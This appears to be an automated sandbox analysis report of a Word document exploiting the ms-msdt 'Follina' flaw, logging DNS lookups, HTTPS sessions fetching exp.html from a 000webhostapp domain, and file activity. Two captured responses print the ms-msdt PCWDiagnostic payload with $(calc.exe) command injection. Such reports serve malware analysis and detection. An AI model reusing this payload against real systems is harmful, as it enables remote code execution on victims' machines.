Jun 18, 2022 17:00:04.925812006 CEST	192.168.2.22	8.8.8.8	0xf829	Standard query (0)	samisoooo.000webhostapp.com	A (IP address)	IN (0x0001)
Jun 18, 2022 17:00:09.536757946 CEST	192.168.2.22	8.8.8.8	0xf2ca	Standard query (0)	samisoooo.000webhostapp.com	A (IP address)	IN (0x0001)
Jun 18, 2022 17:00:09.556905985 CEST	192.168.2.22	8.8.8.8	0xdc64	Standard query (0)	samisoooo.000webhostapp.com	A (IP address)	IN (0x0001)
Jun 18, 2022 17:00:13.309154034 CEST	192.168.2.22	8.8.8.8	0xa86e	Standard query (0)	samisoooo.000webhostapp.com	A (IP address)	IN (0x0001)
Jun 18, 2022 17:00:13.481607914 CEST	192.168.2.22	8.8.8.8	0xdfe0	Standard query (0)	samisoooo.000webhostapp.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 18, 2022 16:59:58.512624979 CEST	8.8.8.8	192.168.2.22	0xde0b	No error (0)	samisoooo.000webhostapp.com	us-east-1.route-1.000webhost.awex.io		CNAME (Canonical name)	IN (0x0001)
Jun 18, 2022 16:59:58.512624979 CEST	8.8.8.8	192.168.2.22	0xde0b	No error (0)	us-east-1.route-1.000webhost.awex.io		145.14.144.188	A (IP address)	IN (0x0001)
Jun 18, 2022 17:00:04.915551901 CEST	8.8.8.8	192.168.2.22	0x5bb	No error (0)	samisoooo.000webhostapp.com	us-east-1.route-1.000webhost.awex.io		CNAME (Canonical name)	IN (0x0001)
Jun 18, 2022 17:00:04.915551901 CEST	8.8.8.8	192.168.2.22	0x5bb	No error (0)	us-east-1.route-1.000webhost.awex.io		145.14.144.66	A (IP address)	IN (0x0001)
Jun 18, 2022 17:00:04.958412886 CEST	8.8.8.8	192.168.2.22	0xf829	No error (0)	samisoooo.000webhostapp.com	us-east-1.route-1.000webhost.awex.io		CNAME (Canonical name)	IN (0x0001)
Jun 18, 2022 17:00:04.958412886 CEST	8.8.8.8	192.168.2.22	0xf829	No error (0)	us-east-1.route-1.000webhost.awex.io		145.14.144.40	A (IP address)	IN (0x0001)
Jun 18, 2022 17:00:09.554107904 CEST	8.8.8.8	192.168.2.22	0xf2ca	No error (0)	samisoooo.000webhostapp.com	us-east-1.route-1.000webhost.awex.io		CNAME (Canonical name)	IN (0x0001)
Jun 18, 2022 17:00:09.554107904 CEST	8.8.8.8	192.168.2.22	0xf2ca	No error (0)	us-east-1.route-1.000webhost.awex.io		145.14.144.66	A (IP address)	IN (0x0001)
Jun 18, 2022 17:00:09.585844040 CEST	8.8.8.8	192.168.2.22	0xdc64	No error (0)	samisoooo.000webhostapp.com	us-east-1.route-1.000webhost.awex.io		CNAME (Canonical name)	IN (0x0001)
Jun 18, 2022 17:00:09.585844040 CEST	8.8.8.8	192.168.2.22	0xdc64	No error (0)	us-east-1.route-1.000webhost.awex.io		145.14.144.40	A (IP address)	IN (0x0001)
Jun 18, 2022 17:00:13.326579094 CEST	8.8.8.8	192.168.2.22	0xa86e	No error (0)	samisoooo.000webhostapp.com	us-east-1.route-1.000webhost.awex.io		CNAME (Canonical name)	IN (0x0001)
Jun 18, 2022 17:00:13.326579094 CEST	8.8.8.8	192.168.2.22	0xa86e	No error (0)	us-east-1.route-1.000webhost.awex.io		145.14.144.66	A (IP address)	IN (0x0001)
Jun 18, 2022 17:00:13.512608051 CEST	8.8.8.8	192.168.2.22	0xdfe0	No error (0)	samisoooo.000webhostapp.com	us-east-1.route-1.000webhost.awex.io		CNAME (Canonical name)	IN (0x0001)
Jun 18, 2022 17:00:13.512608051 CEST	8.8.8.8	192.168.2.22	0xdfe0	No error (0)	us-east-1.route-1.000webhost.awex.io		145.14.145.222	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- samisoooo.000webhostapp.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	145.14.144.188	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 14:59:59 UTC	0	OUT	OPTIONS / HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: samisoooo.000webhostapp.com Content-Length: 0 Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	145.14.144.66	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:00:05 UTC	0	OUT	HEAD /exp.html HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: samisoooo.000webhostapp.com
2022-06-18 15:00:05 UTC	0	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:00:05 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: d0e9dfc5fc6b409b547212a5a8940fef

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49181	145.14.144.188	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:00:15 UTC	6	OUT	HEAD /exp.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: samisoooo.000webhostapp.com Content-Length: 0 Connection: Keep-Alive
2022-06-18 15:00:16 UTC	6	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:00:15 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: eeb776a6b4d8f7ce1d4166e572d1daf5

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49173	145.14.144.66	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:00:09 UTC	0	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: samisoooo.000webhostapp.com

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49174	145.14.144.188	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:00:10 UTC	0	OUT	GET /exp.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: samisoooo.000webhostapp.com Connection: Keep-Alive
2022-06-18 15:00:10 UTC	1	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:00:10 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: 2de54bda985b2f8dbf7467675cf75a99
2022-06-18 15:00:10 UTC	1	IN	Data Raw: 35 33 32 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 09 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 20 3d 20 22 6d 73 2d 6d 73 64 74 3a 2f 69 64 20 50 43 57 44 69 61 67 6e 6f 73 74 69 63 20 2f 73 6b 69 70 20 66 6f 72 63 65 20 2f 70 61 72 61 6d 20 5c 22 49 54 5f 52 65 62 72 6f 77 73 65 46 6f 72 46 69 6c 65 3d 63 61 6c 63 3f 63 20 49 54 5f 4c 61 75 6e 63 68 4d 65 74 68 6f 64 3d 43 6f 6e 74 65 78 74 4d 65 6e 75 20 49 54 5f 42 72 6f 77 73 65 46 6f 72 46 69 6c 65 3d 68 24 28 63 61 6c 63 2e 65 78 65 29 29 27 29 29 29 69 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f Data Ascii: 532<!DOCTYPE html><html><head></head><body><script>window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=calc?c IT_LaunchMethod=ContextMenu IT_BrowseForFile=h$(calc.exe))''))))i/../../../../../../../../../
2022-06-18 15:00:10 UTC	2	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49175	145.14.144.188	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:00:11 UTC	2	OUT	HEAD /exp.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: samisoooo.000webhostapp.com Content-Length: 0 Connection: Keep-Alive
2022-06-18 15:00:11 UTC	2	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:00:11 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: d54c226c8c2faa9bdf29c6b8bc245661

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49176	145.14.144.188	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:00:12 UTC	3	OUT	HEAD /exp.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: samisoooo.000webhostapp.com Content-Length: 0 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:00:12 UTC	3	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:00:12 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: 863b2d3f7d77973781580decc1ccf042

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49177	145.14.144.188	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:00:13 UTC	3	OUT	OPTIONS / HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: samisoooo.000webhostapp.com Content-Length: 0 Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49178	145.14.144.66	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:00:13 UTC	3	OUT	HEAD /exp.html HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: samisoooo.000webhostapp.com
2022-06-18 15:00:14 UTC	3	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:00:13 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: ada7538f226a65657584211e15a404ba

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49179	145.14.144.188	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:00:14 UTC	3	OUT	GET /exp.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: samisoooo.000webhostapp.com Connection: Keep-Alive
2022-06-18 15:00:14 UTC	4	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:00:14 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: 91ffb51b9368f22c8f25a1b6e89a6a21

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:00:14 UTC	4	IN	Data Raw: 35 33 32 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 09 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 20 3d 20 22 6d 73 2d 6d 73 64 74 3a 2f 69 64 20 50 43 57 44 69 61 67 6e 6f 73 74 69 63 20 2f 73 6b 69 70 20 66 6f 72 63 65 20 2f 70 61 72 61 6d 20 5c 22 49 54 5f 52 65 62 72 6f 77 73 65 46 6f 72 46 69 6c 65 3d 63 61 6c 63 3f 63 20 49 54 5f 4c 61 75 6e 63 68 4d 65 74 68 6f 64 3d 43 6f 6e 74 65 78 74 4d 65 6e 75 20 49 54 5f 42 72 6f 77 73 65 46 6f 72 46 69 6c 65 3d 68 24 28 63 61 6c 63 2e 65 78 65 29 29 27 29 29 29 69 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f Data Ascii: 532<!DOCTYPE html><html><head></head><body><script>window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=calc?c IT_LaunchMethod=ContextMenu IT_BrowseForFile=h$(calc.exe))'))))i/../../../../../../../../../../
2022-06-18 15:00:14 UTC	5	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49180	145.14.144.188	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:00:15 UTC	5	OUT	HEAD /exp.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: samisoooo.000webhostapp.com Content-Length: 0 Connection: Keep-Alive
2022-06-18 15:00:15 UTC	6	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:00:15 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: 8be376a93d63660efff12d97bef81831

Statistics

No statistics

System Behavior

Analysis Process: WINWORD.EXE PID: **1472**, Parent PID: **576**

General

Target ID:	0
Start time:	17:00:14
Start date:	18/06/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f2b0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEE95F645	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | non directory file	success or wait	1	7FEEE95B1C3	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEE95F645	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	7FEEE95B1C3	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E272B14	CreateDirectoryA
C:\Users\user\AppData\Local\Microsoft\Office\14.0\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEEE944B20	CreateDirectoryW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	success or wait	1	7FEEE95AD42	DeleteFileW
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	success or wait	1	7FEEE95AD42	DeleteFileW
C:\Users\user\Desktop\~$st_exploit.docx.docx	success or wait	1	6E2F0648	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd fd 42 49 fd 17 12 fd 28 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd 00 6c 38 fd 78 fd 44 fd 79 4b 33 0e fd 51 fd 05 00 00 00 00 00 00 00 fd 2d fd 2d fd 6e 4b fd 2a fd 3a fd fd 76 fd 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzBI(S,XFFaql8xDyK3Q-nK*:vxxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	76	40	fd 00 6c 38 fd 78 fd 44 fd 79 4b 33 0e fd 51 fd 05 00 00 00 00 00 00 00 fd 2d fd 2d fd 6e 4b fd 2a fd 3a fd fd 76 fd	l8xDyK3Q-nK*:v	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @	success or wait	2	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	512	1024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d5 02 50	P	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd fd 42 49 fd 17 12 fd 28 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 00 6c 38 fd 78 fd 44 fd 79 4b 33 0e fd 51 fd 05 00 00 00 00 00 00 00 fd 2d fd 2d fd 6e 4b fd 2a fd 3a fd fd 76 fd 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzBI(S,XFFaql8xDyK3Q-nK*:vxxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	76	40	fd 00 6c 38 fd 78 fd 44 fd 79 4b 33 0e fd 51 fd 05 00 00 00 00 00 00 00 fd 2d fd 2d fd 6e 4b fd 2a fd 3a fd fd 76 fd	l8xDyK3Q-nK*:v	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 03 10 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	2576	4	03 10 fd fd		success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 fd fd 28	h(	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd fd fd 42 49 fd 17 12 fd 28 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 00 6c 38 fd 78 fd 44 fd 79 4b 33 0e fd 51 fd 05 00 00 00 00 00 00 00 fd 2d fd 2d fd 6e 4b fd 2a fd 3a fd fd 76 fd 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzBI(S,XFFaql8xDyK3Q-nK*:vxxxx	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	65536	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd fd fd 42 49 fd 17 12 fd 28 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 30 fd 36 fd fd 62 29 49 fd fd fd fd fd 04 fd fd 0b 00 00 00 00 00 00 00 fd 2d fd 2d fd 6e 4b fd 2a fd 3a fd fd 76 fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzBI(S,XFFaq06b)I-nK*:vAExxxx	success or wait	2	7FEEE95B1C3	CopyFileExW
